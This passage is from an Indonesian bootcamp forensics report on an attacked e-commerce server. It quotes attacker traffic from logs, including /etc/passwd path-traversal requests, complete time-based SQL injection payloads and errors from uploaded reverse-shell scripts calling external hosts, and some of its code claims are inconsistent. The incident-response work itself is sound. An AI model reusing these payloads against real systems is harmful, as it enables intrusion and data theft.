



LAPORAN

Investigasi Forensik Digital

[Dibimbingshop]

Bootcamp Cyber Security Batch 6

Disusun oleh: Ahmad Fany Rizqiyanto

17 Juli 2026

DAFTAR ISI

DAFTAR ISI	2
DAFTAR TABEL.....	4
DAFTAR GAMBAR	5
I: EXECUTIVE SUMMARY	6
1.1 Background.....	6
1.2 Project Objectives	6
1.3 Artefak Digital.....	6
1.4 Timestamp.....	7
1.5 Findings Overview	8
II: SCOPE & METHODOLOGY	9
2.1 Scope.....	9
2.2 Rules of Engagement	9
2.3 Framework Investigation.....	9
III: ANALYSIS	10
3.1 F-01 - Server Misconfiguration Analysis	10
3.1.1 Deskripsi	10
3.1.2 Evidence	11
3.1.3 Observation	11
3.2 F-02 - Local File Inclusion / LFI Analysis.....	11
3.2.1 Deskripsi.....	11
3.2.2 Evidence.....	12
3.2.3 Observation	13
3.3 F-03 - Time Based SQL Injection Analysis	14
3.3.1 Deskripsi.....	14
3.3.2 Evidence.....	14
3.3.3 Observation	15
3.4 F-04 - Suspicious PHP Script Execution with Potential Webshell Activity Analysis	15
3.4.1 Deskripsi.....	15

3.4.2 Evidence.....	16
3.4.3 Observation	17
3.5 F-05 – SSH Brute Force.....	17
3.5.1 Deskripsi.....	17
3.5.2 Evidence.....	18
3.5.3 Observation	20
3.6 Risk Assessment	20
3.7 Analisis Aktivitas Pasca-Eksploitasi	23
IV: KESIMPULAN DAN SARAN.....	25
4.1 Kesimpulan	25
4.2 Saran	26
LAMPIRAN.....	27
Lampiran Log F-01.....	27
Lampiran Log F-02	27
Lampiran Log F-03	27
Lampiran Log F-04.....	28
Lampiran Log F-05	28
REFERENSI.....	30

DAFTAR TABEL

Tabel 1. Timestamp Kronologis Kejadian	7
Tabel 2. Findings Overview	8
Tabel 3. Access Information	9
Tabel 4. Deskripsi F-01	10
Tabel 5. Deskripsi F-02	11
Tabel 6. Deskripsi F-03	14
Tabel 7. Deskripsi F-04	15
Tabel 8. Deskripsi F-05	17
Tabel 9. Risk Rating Summary	20
Tabel 10. Risk Finding Summary	20

DAFTAR GAMBAR

Gambar 1. Threat Hunting Wazuh SIEM	10
Gambar 2. SSH Access Server Misconfiguration Evidence	11
Gambar 3. SSH Log LFI Evidence	12
Gambar 4. SSH Log Source access.log Evidence	12
Gambar 5. Wazuh SIEM Log passwd Evidence	13
Gambar 6. Wazuh SIEM Log my_orders Evidence	13
Gambar 7. SSH Log SQL Injection Evidence	14
Gambar 8. SSH Log PHP Excecution Suspicious File Evidence	16
Gambar 9. SSH Log PHP Execution Suspicious File Evidence	16
Gambar 10. SSH Log PHP Execution Suspicious File Evidence.....	16
Gambar 11. Source Code Log Vulnerability Evidence	17
Gambar 12. SSH Log Failed Password Evidence.....	18
Gambar 13. SSH Log Accepted Password Evidence	18
Gambar 14. Wazuh SIEM IP Visualize from data.scrip Evidence.....	19
Gambar 15. Wazuh SIEM Log Evidence.....	19
Gambar 16. Wazuh SIEM Log Accepted Password dari user Analyst Evidence	19

I: EXECUTIVE SUMMARY

1.1 Background

Investigasi ini dilakukan terhadap server srv974671 yang menghosting aplikasi e-commerce (dibimbingshop) setelah teridentifikasi berbagai indikasi aktivitas mencurigakan melalui SIEM Wazuh dan log sistem. Investigasi mencakup analisis terhadap SSH access log, MySQL query log, konfigurasi server, dan source code aplikasi web untuk mengidentifikasi insiden keamanan, misconfiguration, dan kerentanan aplikasi yang berpotensi dieksploitasi pihak tidak berwenang.

- Insiden mencakup serangan pada aplikasi web (dibishopdef.duckdns.org) dan layer infrastruktur (SSH)
- Sumber log: SIEM Wazuh, SSH auth log, MySQL query log, Apache access log, source code aplikasi

1.2 Project Objectives

Tujuan dari project digital forensics ini adalah:

1. Mengidentifikasi aktivitas serangan (*active attack*), kerentanan aplikasi, dan kesalahan konfigurasi server berdasarkan hasil analisis log dan konfigurasi.
2. Melakukan korelasi antar sumber evidence untuk membangun timeline serta memahami hubungan antar kejadian selama proses investigasi.
3. Menganalisis efektivitas mekanisme deteksi pada Wazuh SIEM, termasuk rule, decoder, dan alert yang dihasilkan.
4. Menentukan tingkat risiko setiap temuan menggunakan metode penilaian yang sesuai serta mengidentifikasi kemungkinan *True Positive* maupun *False Positive*.
5. Menyusun rekomendasi mitigasi, memberikan langkah-langkah perbaikan yang jelas dan bisa langsung diterapkan agar celah tersebut tertutup dan sistem menjadi lebih aman di masa depan.

1.3 Artefak Digital

Berikut adalah list artefak digital yang dikumpulkan untuk analisis, seperti file log, file sistem, konfigurasi, maupun dasbor metrik keamanan.

- **SIEM Log:** Dasbor *Threat Hunting* Wazuh (Wazuh Alerts Rule ID: 5503, 5551,

5710, 5712, 5760)

- **Server Log (SSH):** File dump /home/analyst/investigation_dump/auth.log yang memuat catatan otentikasi (keberhasilan dan kegagalan *login*).
- **Web Server Log:** File ekstraksi log Apache (/var/www/investigation_dump/lfi_matches.txt) yang berisi rekam jejak eksploitasi URL aplikasi web, (/var/log/apache2/dibimbingshop_error.log) yang berisi log error history dari percobaan eksploitasi pada web.
- **Database Log:** File log MySQL (/var/lib/mysql/srv974671.log) yang menyimpan riwayat injeksi kueri anomali.
- **Configuration Files:** File /etc/ssh/sshd_config yang digunakan untuk menganalisis akar masalah keamanan akses jarak jauh.

1.4 Timestamp

Garis waktu kronologis kejadian, berdasarkan bukti digital, mulai dari awal insiden hingga akhir proses investigasi.

Tabel 1. Timestamp Kronologis Kejadian

Waktu Kejadian	Jenis Ancaman	Deskripsi
Pre-Incident	Vulnerability Genesis	Server misconfiguration pada /etc/ssh/sshd_config: PermitRootLogin yes, PasswordAuthentication yes
25-29 September 2025	Application Vulnerability	LFI attempt via parameter my_orders pada my_account.php, payload path traversal ke /etc/passwd.
27 September 2025, 16:00-17:00	Active Attack (Blind SQL Injection)	Time-based blind SQL injection via parameter coupon_code, target tabel admins, teknik binary search ASCII.
2 Oktober 2025, 11:34-12:57	Active Attack (Automated Scan)	SQLMap automated scanning ke berbagai endpoint dengan UNION-based payload.
4 Maret – 6 April	Active Attack	Ditemukan riwayat eksekusi file PHP

2026	(Suspicious PHP Execution)	mencurigakan pada direktori upload yang mencoba melakukan koneksi keluar ke host eksternal melalui system(), fsockopen() dan proc_open(), mengindikasikan potensi aktivitas webshell.
24-28 Mei 2026	Active Attack (SSH Brute Force)	473 failed login attempts, top source 43.112.78.21. Evidence: Wazuh + auth.log

1.5 Findings Overview

Ringkasan hasil utama dari analisis forensik, termasuk indikasi serangan, jenis ancaman, dan sistem yang terdampak.

Tabel 2. Findings Overview

ID	Jenis Temuan	Keterangan
F-01	Server Misconfiguration	PermitRootLogin yes & PasswordAuthentication yes pada OpenSSH.
F-02	Local File Inclusion / LFI (Application Vulnerability)	Parameter my_orders pada my_account.php memproses \$_GET tanpa sanitasi via include(), confirmed dari source code review
F-03	Blind SQL Injection (Active Attack)	Time-based SQLi pada parameter coupon_code, berhasil mengenumerasi struktur kolom tabel admins
F-04	Suspicious PHP Script Execution with Outbound Connection Attempt (Active Attack)	Ditemukan beberapa file PHP mencurigakan (exploit.php, blng.php, kon.php, dan lynxfrst_revshell.php) pada direktori customer/customer_images/ yang memanfaatkan fungsi berisiko tinggi seperti system(), fsockopen(), dan proc_open() untuk menjalankan perintah sistem maupun melakukan percobaan koneksi keluar ke host eksternal.
F-05	SSH Brute Force (Active Attack)	Ditemukan 473 percobaan login gagal terhadap layanan SSH dalam periode 24-28 Mei 2026, dengan pola serangan terdistribusi dari belasan IP sumber berbeda.

Berikut merupakan temuan dari investigasi:

II: SCOPE & METHODOLOGY

2.1 Scope

Tabel dibawah merupakan server access information yang berisi url website , endpoint akun wazuh, serta akun ssh yang diberikan untuk tujuan review dan investigasi digital forensics.

Tabel 3. Access Information

No	Komponen	URL/Endpoint	Username/Server
1	Website Page	http://dibishopdef.duckdns.org/	N/A
2	Wazuh Dashboard	https://dibishopdef.duckdns.org/	Analyst
3	SSH Access	N/A	Analyst - 31.97.222.73

2.2 Rules of Engagement

- Defensive only, no exploitation allowed.
- Website digunakan untuk observasi.
- Timestamp investigasi tidak dibatasi
- Server dan log berisikan dari beberapa jenis misconfiguration, attack/attack attempt, maupun indikasi insiden, student harus menemukan **minimal 4** temuan dengan komposisi:
 - Minimal 2 Active Attacks.
 - Minimal 1 Server Misconfiguration.
 - Minimal 1 Application Vulnerability.
- All findings require clear and verifiable evidence
- Follow the provided Rules of Engagement (RoE) at all times


2.3 Framework Investigation

Investigasi ini menggunakan kombinasi framework NIST SP 800-61r3 (incident response lifecycle: detection, analysis, containment, eradication, recovery), MITRE ATT&CK (pemetaan teknik ancaman), dan CVSS v3.1 (skoring tingkat keparahan kerentanan).

III: ANALYSIS

Bagian ini menyajikan hasil analisis mendalam terhadap seluruh temuan yang teridentifikasi selama proses investigasi, mencakup lima kategori: satu Server Misconfiguration, dua Application Vulnerability, dan dua Active Attack. Setiap temuan dianalisis melalui pendekatan multi-source correlation dengan pendekatan yang menggabungkan bukti dari log sistem (SSH, MySQL, Apache), review source code aplikasi, serta crosscheck terhadap dashboard SIEM Wazuh untuk memvalidasi cakupan deteksi yang tersedia.

Sebagai gambaran umum kondisi keamanan server srv974671 selama periode investigasi, dashboard Threat Hunting Wazuh di bawah menunjukkan aktivitas otentikasi dan ancaman yang tercatat sepanjang rentang waktu observasi. Data agregat ini menjadi konteks awal sebelum masuk ke pembahasan detail tiap temuan, khususnya untuk mengilustrasikan skala aktivitas mencurigakan yang terdeteksi pada layer infrastruktur (SSH) dibandingkan dengan layer aplikasi dan database yang dibahas pada sub bagian selanjutnya.



Gambar 1. Threat Hunting Wazuh SIEM

3.1: F-01 – Server Misconfiguration Analysis

3.1.1 Deskripsi

Tabel 4. Deskripsi F-01

Field	Value
FindingID	F-01
Wazuh ID	N/A
Category	Server Misconfiguration
Severity	Medium (6.5) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Verdict	True Positive
Data Sources	/etc/ssh/sshd_config,

MITRE ATT&CK	T1078 (Valid Accounts)
Timestamp	Pre-Incident

Temuan ini berasal dari review konfigurasi SSH pada server srv974671. Analisis terhadap file `/etc/ssh/sshd_config` mengungkapkan dua parameter otentikasi yang tidak sesuai dengan praktik hardening standar: `PermitRootLogin` dan `PasswordAuthentication` yang keduanya diset ke `yes`. Kombinasi ini menghilangkan lapisan pertahanan penting terhadap akses jarak jauh, karena sistem sepenuhnya mengandalkan kekuatan password sebagai satu-satunya barrier otentikasi, tanpa pembatasan akses root maupun mekanisme key-based authentication yang lebih resisten terhadap serangan brute force.

3.1.2 Evidence

Evidence diperoleh melalui pemeriksaan langsung terhadap file konfigurasi menggunakan akses SSH read-only yang diberikan. Output di bawah menunjukkan baris konfigurasi aktif (setelah filter komentar dan baris kosong) yang mengonfirmasi kedua parameter berisiko tersebut.

```

Last login: Sat Jul 11 18:43:22 2026 from 180.243.0.91
analyst@srv974671:~$ cat /etc/ssh/sshd_config | grep -v "^#" | grep -v "^$"
PubkeyAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp _/usr/lib/openssh/sftp-server
PasswordAuthentication yes
PermitRootLogin yes

```

Gambar 2. SSH Access Server Misconfiguration Evidence

3.1.3 Observation

Detection Gap; SIEM tidak otomatis mengeluarkan peringatan untuk miskonfigurasi statis tanpa modul SCA, sehingga ditemukan melalui audit forensik manual. Temuan ini menjadi root cause yang menghubungkan langsung ke F-05 (SSH Brute Force) — tanpa kombinasi kedua parameter ini, brute force terhadap layanan SSH tidak akan menjadi attack vector yang efektif.

3.2: F-02 – Local File Inclusion / LFI Analysis

3.2.1 Deskripsi

Tabel 5. Deskripsi F-02

Field	Value
Finding ID	F-02
Wazuh ID	N/A
Category	Application Vulnerability
Severity	High (7.5) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Verdict	True Positive

Data Sources	my_account.php, access log historis, Wazuh (partial/related alerts)
MITRE ATT&CK	T1190 (Exploit Public-Facing Application)
Timestamp	25 Sep – 29 Sep 2025 UTC

Temuan ini mengungkapkan kerentanan Local File Inclusion pada fitur "My Orders" di aplikasi dibimbingshop. Parameter my_orders pada file my_account.php diproses langsung melalui fungsi include() tanpa validasi atau whitelist terhadap nilai yang diterima dari input pengguna (\$_GET). Kondisi ini memungkinkan pihak tidak berwenang memanipulasi parameter tersebut untuk mengarahkan aplikasi membaca file di luar cakupan yang seharusnya, seperti file sistem sensitif.

3.2.2 Evidence


Bukti serangan diperoleh dari access log historis (lfi_matches.txt) yang menunjukkan beberapa varian payload path traversal menargetkan /etc/passwd menggunakan teknik encoding berbeda. Root cause dikonfirmasi melalui review source code aplikasi, dan cross-check tambahan dilakukan terhadap Wazuh untuk memastikan cakupan deteksi SIEM terhadap aktivitas ini.

```
analyst@srv974671:~$ grep "/etc/passwd" /home/analyst/investigation_dump/lfi_matches.txt | grep " 200 " | head -n 3
dibimbingshop_access.log.9.gz:202.51.197.29 - - [25/Sep/2025:12:52:04 +0000] "GET /shop.php/netget?sid=user&msg=300&file=../../../../../../../../etc/passwd HTTP/1.1" 200 26758 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
dibimbingshop_access.log.9.gz:202.51.197.29 - - [25/Sep/2025:12:52:04 +0000] "GET /shop.php//etc/passwd HTTP/1.1" 200 26758 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
dibimbingshop_access.log.9.gz:202.51.197.29 - - [25/Sep/2025:12:52:04 +0000] "GET /shop.php/albums/userpics/Copperminer.jpg.php?cat%20/etc/passwd HTTP/1.1" 200 26758 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
analyst@srv974671:~$
```


Gambar 3. SSH Log LFI Evidence

```
analyst@srv974671:/var/log/apache2$ cat /var/www/dibimbingshop/customer/my_account.php | grep -A3 "my_orders"
if(isset($_GET['my_orders'])){
    include("my_orders.php");
}
```

Gambar 4. SSH Log Source access.log Evidence



Gambar 5. Wazuh SIEM Log passwd Evidence



Gambar 6. Wazuh SIEM Log my_orders Evidence

3.2.3 Observation

Meskipun percobaan eksploitasi tercatat menghasilkan response HTTP 200 secara konsisten, konfigurasi display_errors=Off pada PHP menyebabkan tidak adanya indikasi langsung keberhasilan pembacaan file target. Namun demikian, root cause pada kode aplikasi tetap merepresentasikan celah keamanan valid yang berpotensi dieksploitasi lebih lanjut menggunakan teknik seperti PHP wrapper abuse. Perlu dicatat pula bahwa hasil pencarian di Wazuh (Gambar 5 dan 6) menunjukkan alert terkait pada log default, namun tidak secara langsung match

dengan request spesifik ini — mengindikasikan gap monitoring pada virtual host aplikasi.

3.3: F-03 – Time Based SQL Injection Analysis

3.3.1 Deskripsi

Tabel 6. Deskripsi F-03

Field	Value
FindingID	F-03
Category	Active Attack
Severity	High (8.6) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Verdict	True Positive
Data Sources	query log (srv974671.log)
MITRE ATT&CK	T1190 (Exploit Public-Facing Application)
Timestamp	27 Sep 2025, 16:30-17:00 UTC

Temuan ini merupakan aktivitas Blind SQL Injection berbasis waktu (time-based) yang menargetkan parameter coupon_code pada fitur kupon aplikasi. Teknik yang digunakan memanfaatkan fungsi SLEEP() sebagai sinyal biner untuk mengekstraksi informasi struktur database tanpa memerlukan output langsung dari query — pendekatan klasik pada skenario di mana aplikasi tidak menampilkan hasil query secara eksplisit ke pengguna.

3.3.2 Evidence

Bukti utama diperoleh dari MySQL general query log (srv974671.log), yang mencatat pola payload berulang dengan nilai pembanding ASCII yang berubah secara sistematis — indikasi proses binary search otomatis. Decode terhadap nilai heksadesimal dalam query (table_name, table_schema) mengonfirmasi bahwa target serangan adalah tabel admins pada schema dibimbing-shop.

```
analyst@srv974671:~$ grep "table_name=0x61646d696e73" srv974671.log | head -5
2025-09-27T16:30:34.031899Z 30827 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(5-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>51,0,5))))Klph) AND 'oLWy'='oLWy'
2025-09-27T16:30:39.356278Z 30829 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(5-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>54,0,5))))Klph) AND 'oLWy'='oLWy'
2025-09-27T16:30:44.452843Z 30831 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(5-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>56,0,5))))Klph) AND 'oLWy'='oLWy'
2025-09-27T16:30:49.583446Z 30833 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(4-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>57,0,4))))Klph) AND 'oLWy'='oLWy'
2025-09-27T16:30:49.625345Z 30835 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(4-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>57,0,4))))Klph) AND 'oLWy'='oLWy'
analyst@srv974671:~$ echo "61646d696e73" | xxd -n -p
adminsanalyst@srv974671:~$ grep "table_name=0x61646d696e73" srv974671.log | wc -l
662
analyst@srv974671:~$ grep "table_name=0x61646d696e73" srv974671.log | head -1
grep "table_name=0x61646d696e73" srv974671.log | tail -1
2025-09-27T16:30:34.031899Z 30827 Query select * from coupons where coupon_code='test' AND (SELECT 2868 FROM (SELECT(SLEEP(5-(IF(ORD(MID((SELECT IFN
ULL(CAST(COUNT(column_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70)
,1,1))>51,0,5))))Klph) AND 'oLWy'='oLWy'
2025-09-27T17:00:49.127098Z 32149 Query select * from coupons where coupon_code='test' AND (SELECT 1716 FROM (SELECT(SLEEP(7-(IF(ORD(MID((SELECT IFN
ULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e73 AND table_schema=0x646962696d62696e672d73686f70 LIMIT 7
,1,7,1))>109,0,7))))LEnL) AND 'YaU1'='YaU1'
```

Gambar 7. SSH Log SQL Injection Evidence

Serangan Blind SQL Injection pada parameter coupon_code berlangsung selama kurang lebih 30 menit (27 September 2025, 16:30:34 - 17:00:49 UTC), tercatat sebanyak **662 query** yang secara sistematis menargetkan tabel admins

pada schema dibimbing-shop. Skala dan pola query yang konsisten mengindikasikan penggunaan automated tool untuk proses enumerasi struktur database.

3.3.3 Observation

Berdasarkan hasil investigasi, ditemukan aktivitas Blind SQL Injection yang berlangsung secara sistematis menggunakan payload time-based terhadap parameter coupon_code. Pola query yang berulang, jumlah request yang tinggi, serta proses enumerasi tabel menunjukkan karakteristik penggunaan automated exploitation tool. Selain aktivitas pada 27 September, ditemukan pula automated scanning menggunakan SQLMap pada 2 Oktober 2025 yang menargetkan endpoint berbeda — mengindikasikan kemungkinan lebih dari satu gelombang serangan atau aktor yang berbeda terhadap aplikasi yang sama.

3.4: F-04 - Suspicious PHP Script Execution with Potential Webshell Activity Analysis

3.4.1 Deskripsi

Tabel 7. Deskripsi F-04

Field	Value
FindingID	F-04
Wazuh ID	N/A
Category	Active Attack
Severity	Critical (9.1) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Verdict	True Positive
Data Sources	/var/log/apache2/dibimbingshop_error.log.10.gz /var/log/apache2/dibimbingshop_error.log.11.gz /var/log/apache2/dibimbingshop_error.log.12.gz
MITRE ATT&CK	T1059 (Command and Scripting Interpreter)
Timestamp	4 Maret - 6 April 2026 UTC

Berdasarkan hasil investigasi ditemukan beberapa file PHP mencurigakan pada direktori customer/customer_images/ yang dieksekusi melalui web server. File-file tersebut menggunakan fungsi PHP berisiko tinggi seperti system(), fsockopen(), dan proc_open() yang umum digunakan pada script webshell untuk menjalankan perintah sistem maupun membangun koneksi ke host eksternal.

Meskipun seluruh percobaan eksekusi yang tercatat berakhir dengan kegagalan (*Connection Timed Out* maupun *Fatal Error*), pola aktivitas yang muncul mengindikasikan adanya upaya menjalankan script PHP dengan karakteristik menyerupai webshell pada direktori upload aplikasi.

3.4.2 Evidence

Evidence diperoleh dari Apache error log pada dua periode berbeda (6 Maret dan 6 April 2026), yang mencatat error PHP terkait upaya koneksi outbound dari file-file tersebut ke beberapa host eksternal. Korelasi dengan source code `edit_account.php` mengonfirmasi bahwa aplikasi menyimpan file hasil upload langsung ke direktori tersebut menggunakan `move_uploaded_file()` tanpa mekanisme validasi tipe file, menjelaskan bagaimana file PHP berbahaya dapat masuk ke direktori yang seharusnya hanya berisi gambar.

```
[Fri Mar 06 08:48:38.769794 2026] [php:error] [pid 44387] [client 125.164.83.219:64182] PHP Warning: fsockopen(): Unable to connect to 114.10.43.138:7777 (Connection timed out) in /var/www/didibshop/customer_images/Lynxfirst_revshell.php on line 5, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:48:41.976459 2026] [php:error] [pid 44386] [client 117.183.171.4.607604] PHP Warning: fsockopen(): Unable to connect to 114.10.43.130:7777 (Connection timed out) in /var/www/didibshop/customer_images/Lynxfirst_revshell.php on line 5, referer: https://www.google.com/  
[Fri Mar 06 08:49:35.995771 2026] [php:warn] [pid 46818] [client 125.164.83.219:51414] PHP Warning: fsockopen(): Unable to connect to 114.10.43.138:7777 (Connection timed out) in /var/www/didibshop/customer/customer_images/Lynxfirst_revshell.php on line 5, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:36.011111 2026] [php:warn] [pid 44387] [client 125.164.83.219:64182] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed out) in /var/www/didibshop/customer/customer_images/bing.php on line 2, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:38.541836 2026] [php:error] [pid 44384] [client 125.164.83.219:51578] PHP Fatal error: Uncaught ValueError: proc_open(): Argument 2 ($descriptor_spec) must only contain arrays and streams in /var/www/didibshop/customer/customer_images/bing.php:3:Nestack trace:#N0 /var/www/didibshop/customer/customer_images/bing.php(3): proc_open()#n1 {main}N thr  
own in /var/www/didibshop/customer/customer_images/bing.php on line 3, referer: http://didibshopdef.duckdns.org/customer/customer_images/  
[Fri Mar 06 08:49:38.541836 2026] [php:warn] [pid 46818] [client 125.164.83.219:51414] PHP Warning: fsockopen(): Unable to connect to //0.tcp.ap.ngrok.io:14585:8118 (Connection timed ou  
